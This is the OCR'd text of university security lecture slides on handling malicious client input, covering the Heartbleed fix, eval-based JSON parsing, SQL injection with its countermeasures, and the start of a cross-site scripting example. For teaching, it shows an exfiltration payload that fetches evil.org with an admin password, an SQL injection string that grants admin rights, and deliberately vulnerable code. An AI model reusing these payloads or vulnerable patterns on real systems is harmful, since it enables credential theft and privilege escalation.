Information Security

Networking 3: Vienn-Eve Calling

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Jakob Heher, www.iaik.tugraz.at
he/his

Recall from December

Lecture ground rules

- We color technologies, algorithms, etc. for your convenience
  - State-of-the-art tech, no known vulnerabilities ✔
    - This is generally safe to use!
  - Outdated tech, known issues, covered for demonstration purposes ✗
    - You should not use this!

- Coloring provides a very quick-and-dirty categorization for you
  - Want to know *why*? That's what the lecture is for ☺

Recall from last time

Meet the players


Alice
she/hers

Bob
he/his


Eve
????

Smith
she/hers


Last time:




This time:



Simple solution?




This time:



- *Any* client you encounter might be malicious!
  - Sadly, attackers don't tend to state their intentions...

So, what can Eve do?




- Eve sends us *malicious* data instead of *benign* data


Dealing with data

- We need to …
  - … handle *benign* data *correctly*.
    - i.e.: the application needs to *work*
    - This is what everyone tries to get right…
  - … handle *any* data *safely*.
    - Even if the client sends *unexpected* data!
    - This is what often gets overlooked…

Dealing with data – Example: SSL




Dealing with data – Example: SSL



XKCD #1354 "Heartbleed Explanation" by Randall Munroe (xkcd.com), used under CC BY-NC 2.5

Dealing with data – OpenSSL Heartbleed



26 ssl/d1_both.c

```diff
@@ -1459,26 +1459,36 @@ dtls1_process_heartbeat(SSL *s)
 1459        unsigned int payload;
 1460        unsigned int padding = 16; /* Use minimum padding */
 1461
-1462        /* Read type and payload length first */
-1463        hbtype = *p++;
-1464        n2s(p, payload);
-1465        pl = p;
-1466
 1467        if (s->msg_callback)
 1468            s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
 1469                &s->s3->rrec.data[0], s->s3->rrec.length,
 1470                s, s->msg_callback_arg);
 1471
+1467        /* Read type and payload length first */
+1468        if (1 + 2 + 16 > s->s3->rrec.length)
+1469            return 0; /* silently discard */
+1470        hbtype = *p++;
+1471        n2s(p, payload);
+            if (1 + 2 + payload + 16 > s->s3->rrec.length)
+                return 0; /* silently discard per RFC 6520 sec. 4 */
+1474        pl = p;
+1475
```

Explicit check

Commit: https://github.com/openssl/openssl/commit/96db9023b881d7cd9f379b0c154650d6c108e9a3

Dealing with data – Example: JSON

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    // @todo implement this
}
```

JavaScript Object Notation

- Data serialization format
- Extremely simple and widely supported
- Human-readable
  - Syntax is a subset of JavaScript literal notation

```
{
    "itemId": 18982,
    "quantity": 25,
    "paymentMethod": "paypal"
}
```

- Limited set of data types
  - Number, String, Boolean, Array, Object, **`null`**

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');
    console.log(itemId, quantity, paymentMethod);
}
```

evaluate JavaScript expression

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');
    console.log(itemId, quantity, paymentMethod);
}
```

This works *for actual JSON objects*

```
{
  "itemId": 18982,
  "quantity": 25,
  "paymentMethod": "paypal",
  "foo": fetch('https://evil.org/?data='+btoa(getAdminPassword()))
}
```

```
function processO[illegible] /* str[illegible] jsonInput) /* -> string */
{
    /*
        Input: J[illegible]mId: number, quantity: number, paymentMethod: string }
        Output: [illegible] success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');
    console.log(itemId, quantity, paymentMethod);
}
```

This allows *any JavaScript code* in the input!

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = JSON.parse(jsonInput);
    console.log(itemId, quantity, paymentMethod);
}
```

JSON (and nothing else)

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = JSON.parse(jsonInput);

    const logs = getLoggingDB()
    logs.exec(
      'INSERT INTO order_log ' +
      '(itemId, qty, method, userIp) '+
      'VALUES ('+itemId+','+qty+',"'+paymentMethod+'","'+getRemoteAddress()+'")'
    );
}
```

Structured Query Language

- Most widely-used database language

- Encodes instructions to a database engine
  - Human-readable text
  - Instructions are a simple string

```
INSERT INTO order_log
  (itemId, qty, method, userIp)
VALUES
  (18982, 25, "paypal", "127.0.0.1")
```

```
{
  "itemId": 18982,
  "quantity": 25,
  "paymentMethod": "\",''); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --"
}
```

```
function processOrde
{
    /*
        Input: JSO        itemId:        quantity: number, paymentMethod: string }
        Output: J        ccess: boolean, message: string or null }
    */

    const { item        paymentMethod } = JSON.parse(jsonInput);

    const logs = getLoggingDB()
    logs.exec(
      'INSERT INTO order_log ' +
      '(itemId, qty, method, userIp) '+
      'VALUES ('+itemId+','+qty+',"'+paymentMethod+'","'+getRemoteAddress()+'")'
    );
}
```

SQL injection

```
INSERT INTO order_log (itemId, qty, method, userIp) VALUES
(itemId, qty, "paymentMethod", "getRemoteAddress()")
```

```
"paymentMethod": "\",''); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --"
```

```
INSERT INTO order_log (itemId, qty, method, userIp) VALUES
(18982, 25, "",''); UPDATE accounts SET admin=1 WHERE user="Eve"; --,
"getRemoteAddress()")
```

Bogus values to pad original statement

Malicious statement

Turn rest of original statement into comment

SQL Injection – Countermeasures

✗ String sanitization

- Look at user input and remove any "dangerous" sequences

```
",''); UPDATE accounts SET admin=1 WHERE user="Eve"; --
```

↓

```
\",\'\'); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --
```

SQL Injection – Countermeasures

✗ String sanitization

- Look at user input and remove any "dangerous" sequences

- Problems:
  - It's hard to predict every "potentially dangerous" value
    - Strings are complicated…
  - Easy to mess up and miss sanitization once
    - One mess-up is all it takes…

SQL Injection – Countermeasures

✔ Parametrized/Prepared Statements

- Semantically separate *instructions* and *data*

Parse the instructions from this fixed string first

```
const logs = getLog('logDB')
const stmt = logs.prepare(
  'INSERT INTO order_log (itemId, qty, method, userIp) ' +
  'VALUES (?,?,?,?)'
);
stmt.run([itemId, qty, paymentMethod, getRemoteAddress()]);
```

Placeholders

Run the prepared statement, filling in this data

Injection – Other variants

- These issues arise whenever you communicate in strings
  - LDAP, XPath, SOAP, …
  - The same (or similar) countermeasures apply here, too!

- What else communicates in strings?
  - (Dynamic) web pages with the browser…

```php
<?php
  /* prepare first... */
  $stmt = getDB()->prepare("SELECT sender, message, recipient FROM priv_msg WHERE id=?");
  /* ...execute with parameters - no SQL injection! */
  $stmt->execute(array($_GET['id']));

  $data = $stmt->fetch(PDO::FETCH_ASSOC);

  // message exists?
  if (!$data)
      die('Not found');
  // can access message?
  if (getCurrentUser() !== $data['recipient'])
      die('Not authorized');
?>
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: <?php echo $data['sender']; ?></h1>
    <p><?php echo $data['message']; ?></p>
  </body>
</html>
```

```php
<?php
  /* prepare first.
